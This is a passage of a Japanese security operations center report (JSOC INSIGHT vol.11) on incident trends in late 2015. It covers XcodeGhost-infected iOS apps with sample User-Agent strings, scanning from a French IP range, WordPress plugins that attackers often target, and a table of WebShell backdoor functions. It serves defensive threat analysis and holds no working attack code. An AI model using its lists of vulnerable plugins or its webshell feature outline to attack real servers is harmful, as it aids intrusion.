LAC
株式会社ラック


INSIGHT

vol.11

2016 年 5 月 17 日


JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER



JSOC
JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT Vol.11



1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+ シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。


Japan Security Operation Center
Analysis Team

【集計期間】

2015 年 10 月 1 日 ～ 2015 年 12 月 31 日

【対象機器】

本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。



2　エグゼクティブサマリ

本レポートは、集計期間に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

➢ WebShell による Web サーバの不正な操作について


Web サーバに対する不正なファイルアップロードを試みる攻撃を多数検知しています。これらの攻撃通信は WordPress や Joomla!といった一般的に多く利用されている CMS の脆弱性を狙っています。攻撃者の目的は、WebShell と呼ばれるバックドアをアップロードし、Web サーバを不正に操作することであり、被害事例を確認しています。WebShell が持つ機能や実際に検知した事例とともに、攻撃の対策や万が一、不正にアップロードされた際の早期発見のポイントについて解説します。

➢ ランサムウェア感染通信の検知が増加

コンピュータに保存されている文書、動画、写真などのファイルを暗号化しデータを「人質」として身代金を要求するランサムウェアと呼ばれるマルウェアに感染した際の通信を検知しています。ランサムウェアの感染原因は、改ざんされた Web サイトから誘導されるエクスプロイトキットや不審なメールの添付ファイルを実行することなどが挙げられます。特に、2015 年 12 月中旬にはランサムウェア感染狙うファイルの添付メールの検知件数が増加しました。

➢ Joomla!の脆弱性が相次いで公開

Joomla!に、発表当初は対策方法のない脆弱性(0-day)を含む複数の脆弱性が 10 月から 12 月にかけて公開されました。JSOC では、脆弱性の公開直後からそれらの脆弱性を悪用した攻撃通信を検知しています。攻撃が成功した場合、攻撃者により任意のコマンドが実行されたり、データベースの内部情報が窃取される可能性があります。



3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功や被害が発生している可能性が高いと判断した重要なインシデントです。


表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	攻撃成功を確認したインシデント
	Critical	攻撃成功の可能性が高いインシデント、攻撃失敗が確認できないインシデント マルウェア感染を示すインシデント
参考インシデント	Warning	攻撃失敗または攻撃内容に実害が無いことを確認したインシデント
	Informational	スキャンなど実害を及ぼす攻撃以外の影響の少ないインシデント

図 1 に、集計期間に発生した重要インシデントの件数推移を示します。


集計期間ではインターネットからの攻撃通信による重要インシデントに特筆すべき検知傾向の変化は見られず、発生件数も大きな変化はありません。

ネットワーク内部からの不審な通信による重要インシデントは、2015 年 10 月に発生件数が増加しました(図 1-①)。これは、複数のお客様で XcodeGhost に汚染された iOS アプリケーションの通信を検知したためです。



※12 月 24-31 日は 8 日分の統計


図 1 重要インシデントの発生件数推移(2015 年 10 月～12 月)



3.2　発生した重要インシデントに関する分析

図 2 にインターネットからの攻撃通信による重要インシデントの内訳を示します。

集計期間にインターネットからの攻撃通信により発生した重要インシデントの件数(156 件)は、7 月から 9 月の件数(289 件)より減少しました。これは、お客様環境内のホストに対する HeartBleed 攻撃や不審なファイルアップロード攻撃による重要インシデントの件数がそれぞれ減少したためです。HeartBleed 攻撃の件数が減少した要因は、一部のお客様で発生していたホストへの対策が完了したためです。なお、クロスサイトスクリプティング攻撃による重要インシデント発生件数が増加しましたが、攻撃手法に特筆すべき変化はありません。



a. 2015 年 7～9 月　　**b. 2015 年 10～12 月**

図 2 インターネットからの攻撃通信による重要インシデントの内訳





図 3 にネットワーク内部からの不審な通信による重要インシデントの内訳を示します。

集計期間にネットワーク内部から発生した重要インシデントの発生件数(288件)は、7月から9月の件数(212件)より増加しました。これは、複数のお客様でXcodeGhostに汚染されたiOSアプリケーションの通信を多数検知したためです(図 3-b①)。XcodeGhostの通信の解説は3.3.1に記載します。

また、9月にインターネットバンキングのアカウント情報を狙ったZeusの亜種「ZeusVM」[1]の感染通信を多数検知しましたが、10月以降減少しました。



a. 2015 年 7～9 月　　b. 2015 年 10～12 月

図 3 ネットワーク内部からの不審な通信による重要インシデントの内訳

3.3 多数検知した通信について

集計期間で多数検知した攻撃通信や注意が必要な通信を紹介します。

3.3.1 XcodeGhost による iOS アプリケーションの汚染


2015 年 9 月中旬、Apple 社が運営する App Store で個人情報を窃取する XcodeGhost に汚染された iOS アプリケーションが公開され、インストール可能な状態であったことが判明しました[2]。

XcodeGhost は、Apple 正規の開発ツール「Xcode」が不正に改ざんされた環境で iOS アプリケーションをビルドした際に攻撃コードを埋め込みます。そのため、Apple 社から正規に提供された Xcode でビルドしたアプリケーションには問題ありません。

---

[1] JSOC INSIGHT vol.10 4.1「エクスプロイトキットの増加と ZeusVM の関係について」
http://www.lac.co.jp/security/report/pdf/20160106_jsoc_j001w.pdf

[2] Malware XcodeGhost Infects 39 iOS Apps, Including WeChat, Affecting Hundreds of Millions of Users
http://researchcenter.paloaltonetworks.com/2015/09/malware-xcodeghost-infects-39-ios-apps-including-wechat-affecting-hundreds-of-millions-of-users/



また、XcodeGhostは感染後、特定ホストに対してHTTP通信を発生させる特徴があり、このHTTP通信のUser-Agentには汚染されたiOSアプリケーション名と考えられる文字列が含まれます。

表 2にXcodeGhostに汚染されたiOSアプリケーションの通信で使われたUser-Agentを示します。

表 2 XcodeGhostの通信で使われたUser-Agentの検知例

下厨房/4.2.4 CFNetwork/711.1.16 Darwin/14.0.0
网易云音/2.8.3 CFNetwork/758.1.6 Darwin/15.0.0
DragonOnline/1.0.3 CFNetwork/758.0.2 Darwin/15.0.0
WeChat/6.2.5.19 CFNetwork/711.5.6 Darwin/14.0.0
CamScanner Lite/3.8.1.12060 CFNetwork/758.0.2 Darwin/15.0.0

※**太字**は感染したiOSアプリケーション名およびバージョン

表 2の一部のUser-Agentに中国語が使われており、HTTPヘッダのAccept-Languageに「zh-cn」が多く使われていたことから、汚染されたiOSアプリケーションは中国に関連するものと推察できます。これは、中国国内でファイル共有サイトなど非公式な方法で入手された、改ざんされたXcodeを利用して開発したiOSアプリケーションが広まったためと推察します。このような非公式なXcodeの利用が広がった背景は、Xcode本体のファイル容量が数GBと大きく、App Storeから正規のインストールファイルをダウンロードするよりも、中国国内のサイトのほうがより速くダウンロードが出来るためです。

図 4にXcodeGhostの感染による重要インシデントの発生件数を示します。

XcodeGhostの感染通信は学術機関のお客様で多く検知しています。これはXcodeGhostに汚染されたアプリケーションをインストールした個人のiOS端末が学内ネットワークに接続したと考えます。また件数は少ないものの、学術機関以外にも「金融」「建設」「電気機器」「情報・通信」「水産・農林」「輸送用機器」などの幅広い業種のお客様にてXcodeGhost感染による通信の検知がありました。これは、業務で利用するiOS端末のアプリケーション管理が適切に行われておらず、管理が不十分な端末を自組織ネットワークに接続したことが原因と考えます。





図 4 XcodeGhostによる重要インシデント発生件数推移



XcodeGhost の対策には、組織内での携帯用端末の利用に関するルールや、アプリケーションの管理方法を今一度確認し、整備することです。iOS 端末などの携帯用端末を業務で利用するにあたり、日本スマートフォンセキュリティ協会(JSSEC)から「スマートフォン＆タブレットの業務利用に関するセキュリティガイドライン」[3]が公開されていますので、参考としてください。

3.3.2 フランスに割り当てられている特定ネットワークレンジからの攻撃通信について

11月初旬より、フランスに割り当てられている特定ネットワークレンジ(195.154.128.0/17)のホストから大量の攻撃通信を検知しました。

これらの攻撃通信は攻撃対象に対して、PUTメソッドによるWebページの改ざん、データベース管理ツールやCMSなどのWebベースの管理ツールの脆弱性有無を調査する通信でした。業種を問わず多数のお客様に対して同様の検知傾向が見られたことから、何らかのツールを用いた攻撃活動であると考えます。

図 5にフランスに割り当てられているネットワークレンジを送信元とする攻撃検知件数の推移を示します。これらの攻撃通信は11月初旬から検知があり、集計期間内で大きく検知件数が変わりましたが、攻撃の内容に変化はありませんでした。攻撃対象となったホストのIPアドレスの情報を確認すると、JSOCのお客様全体で検知していたため、IPv4のアドレス空間すべてのホストに攻撃が行われた可能性があり、攻撃通信がJSOCのお客様のネットワークレンジに集中した時に攻撃検知件数が増加したと考えます。

集計期間中、重大な影響を起こすインシデントは発生しませんでしたが、このような攻撃によるリスクを低減するため、長期間無差別に攻撃を行うホストに対しては、組織の利用状況に応じてファイアウォールなどのネットワーク機器でアクセス制限を実施することを推奨します。





図 5 フランスに割り当てられている特定ネットワークレンジを送信元とする攻撃検知件数の推移

[3] スマートフォン＆タブレットの業務利用に関するセキュリティガイドライン
https://www.jssec.org/dl/guidelines_v2.pdf



4　今号のトピックス

4.1　WebShell による Web サーバの不正な操作について

4.1.1 不正なファイルアップロードを試みる攻撃通信の検知状況と狙われる脆弱性

JSOC では Web サーバに対する不正なファイルアップロードを試みる攻撃通信を多数検知しています。検知内容は様々ですが、主な攻撃対象は CMS(Content Management System)です。WordPress や Joomla!といった日本国内で多く利用される CMS のプラグインやテーマが狙われることが多く、特に WordPress を狙った攻撃を定常的に多数検知しています。

図 6 に集計期間内で JSOC において検知した、WordPress のプラグインやテーマの脆弱性を狙った不正なファイルアップロードの試みの検知件数を示します。




図 6 不正なファイルアップロードを試みる攻撃通信の検知件数(WordPress)

表 3 に攻撃通信の検知実績がある、狙われやすい WordPress のプラグインやテーマの例を示します。この中でも、ThemePunch 社が提供する「Slider Revolution(通称、Revslider)」と「Showbiz Pro」の脆弱性を狙った攻撃を最も多く検知しています。




表 3 狙われやすい WordPress のプラグインとテーマ例

DZS ZoomSounds	Simple Ads Manager
Gravity Forms	**Slider Revolution**
InBoundio Marketing	Ultimate Product Catalogue
MailPoet Newsletters	Uploadify
N Media Website Contact Form	WP All Import
PageLines	WP Symposium
ReFlex Gallery	WPshop eCommerce
Showbiz Pro	jQuery File Upload

※ アルファベット順

※ 赤字は最も攻撃検知の多いプラグイン

表 3 に挙げた例をはじめとした WordPress のプラグインやテーマは利用者が多いため、脆弱性が発見された場合は多大な影響があります。WordPress のテーマの中にはプラグインを内包しているものもあり、利用者が気付かずにプラグインをインストールしてしまう場合があります。その結果、これらのプラグインがバージョンアップされずに脆弱性が放置される危険性があります。

また、テーマのバージョンアップによりレイアウトが崩れてしまうという懸念などから、更新版の積極的な適用が控えられる場合もあります。攻撃者は、脆弱な環境が放置され、攻撃が成功する可能性の高いプラグインやテーマの脆弱性を狙っていると考えます。ご利用環境への影響を確認の上、常に最新バージョンの利用をご検討ください。

4.1.2 WebShell の機能と動作概要

昨今のインターネットからの攻撃は、Web の様々な脆弱性を狙って不正なファイルのアップロードを試みます。これらの攻撃でアップロードを試みる不正なファイルの多くは、攻撃者が対象の Web サーバを乗っ取り、不正に操作するための WebShell と呼ばれるバックドアとして機能するファイルです。

WebShell とは Web サーバを操作するためのプログラムファイルで、PHP 言語で作成されていることが多く、他にも Java や Perl など多数のプログラミング言語で作成されていることを確認しています。

Web サーバを操作する機能は、WebShell 毎に異なり、次のように分類することができます。




表 4 WebShell の一般的な機能と概要


機能	概要
Web サーバ内の情報収集	サーバの物理情報(CPU の種類や搭載メモリサイズ、ハードディスクの容量、OS の種類)、Apache や PHP のバージョン、動作しているプロセス情報などを収集する機能。
ファイル操作	ファイルのアップロードやダウンロード、削除、ファイル内容を変更する機能。ファイル操作では簡易的なエディタを搭載している場合もある。
OS コマンド実行補助	ターミナル上でのコマンド入力のように、Web ページを介して OS コマンドの実行を補助する機能。
データベース接続	WebShell が設置されたサーバ内部のデータベースや、同一ネットワーク内にある別サーバのデータベースへ接続する Web インタフェース。
FTP 接続	WebShell が設置されたサーバ内部の FTP サービスや、同一ネットワーク内にある FTP サーバへ接続する Web インタフェース。
他のホストへの ログインブルートフォース攻撃	他のホストの SSH や TELNET などの公開サービスに対して、ログインブルートフォース攻撃をするための機能。
文字列操作ツール	文字列を URL エンコードやデコード、BASE64 のエンコードやデコード、MD5 や SHA1 のハッシュ化などをする機能。
自己削除	WebShell が不要になった際に、WebShell 自体を削除する機能。

このような Web サーバの操作をするための機能以外に、以下のような自己隠蔽機能や耐解析機能が実装されている WebShell も存在します。

